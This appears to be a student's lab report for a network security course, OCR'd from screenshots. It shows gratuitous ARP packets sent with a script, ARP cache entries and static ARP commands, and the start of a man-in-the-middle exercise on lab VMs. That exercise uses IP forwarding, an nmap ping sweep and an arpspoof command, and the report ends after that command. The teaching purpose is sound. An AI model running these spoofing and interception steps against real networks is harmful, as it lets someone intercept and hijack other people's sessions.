
Clone 2 before the Gratuitous ARP message:



CYBR371_A2 Clone 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
osboxes@osboxes:~$ 
```


Running the script:



CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~
1 2 3 4
osboxes@osboxes: ~
5:48
Right Ctrl

```
osboxes@osboxes:~$ ls
A2_q1_1.py  Desktop    Downloads  Pictures  Templates
A2_q1_b.py  Documents  Music      Public    Videos
osboxes@osboxes:~$ sudo python3 A2_q1_b.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:55:5d:82
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:55:5d:82
     psrc      = 10.0.2.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.6

.
Sent 1 packets.
osboxes@osboxes:~$ 
```


Attacker after the Gratuitous ARP message:



CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
osboxes@osboxes:~$
```


Clone 1 after the Gratuitous ARP message:



CYBR371_A2 Clone 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
10.0.2.6                 ether   08:00:27:55:5d:82   C                     en
p0s3
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
osboxes@osboxes:~$
```

Clone 2 after the Gratuitous ARP message:


CYBR371_A2 Clone 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
osboxes@osboxes:~$ 
```

- C. [6 marks] There are multiple ways (direct and indirect to create an ARP entry into ARP cache). List two methods to create and maintain an ARP entry in the target machine(s).
  1. Add a static entry and issue the arp command in Global Configuration Mode;

     arp 10.0.2.4 gig 2/0 0090.1a00.0170

  2. Add a static entry with -s command which resolves the InetAddr (IP address) to the EtherAddr (Ether physical address). In this case to maintain the entry in the target machine we use the IP from the attacker with the MAC address from the target

     arp -s 10.0.2.4 08:00:27:e1:cc:0b

### Q2 [6 Marks]

Demonstrate Man-In-The-Middle attack using session hijacking where an attacker captures the existing session between two machines on a local network and creates a folder with their name in the target machine.

- Using this webpage & video as references;


  https://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-simple-man-middle-attack-0147291/

  https://www.youtube.com/watch?v=DFkilHmyEil

Firstly opening 3 VMs, one being server, another being the target and then attacker (I had to create another VM for this task instead of using the Clone 2 VM used in the ARP task as I ran into some unknown issues)


| Virtual Machine | IP Address |
|---|---|
| Attacker Main VM | 10.0.2.4 |
| Clone 1 Target VM | 10.0.2.5 |
| Clone 3 Server VM | 10.0.2.7 |

On the attackers VM I configured the attacker to be able to do ip forwarding using;


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@osboxes: ~
File Actions Edit View Help
root@osboxes: ~

```
root@osboxes:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@osboxes:~# 
```

Running nmap on attacker VM to get info on the server and target systems;


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@osboxes: ~
File Actions Edit View Help
root@osboxes: ~
osboxes@osbo

```
 nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPL
ES
Scantype D not supported

root@osboxes:~# nmap -sP 10.0.2.4/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-07 03:32 EDT
Nmap scan report for _gateway (10.0.2.1)
Host is up (0.0013s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00080s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00066s latency).
MAC Address: 08:00:27:20:8E:2C (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.00050s latency).
```


CYBR371_A2 Clone3 MITM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
        TX packets 119  bytes 10366 (10.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.7  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::ffd0:921:bdb2:68d1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:7c:bd:27  txqueuelen 1000  (Ethernet)
        RX packets 39  bytes 13263 (13.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 77  bytes 9049 (9.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 126  bytes 11033 (11.0 KB)
```

Begun the ARP spoofing on the attacker VM using the target IP (clone1) and the server IP (clone2)

Below is the attacker VM spoofing using the target IP src (10.0.2.5) and server IP destination (10.0.2.7)

arpspoof -i enp0s3 -t 10.0.2.5 10.0.2.7

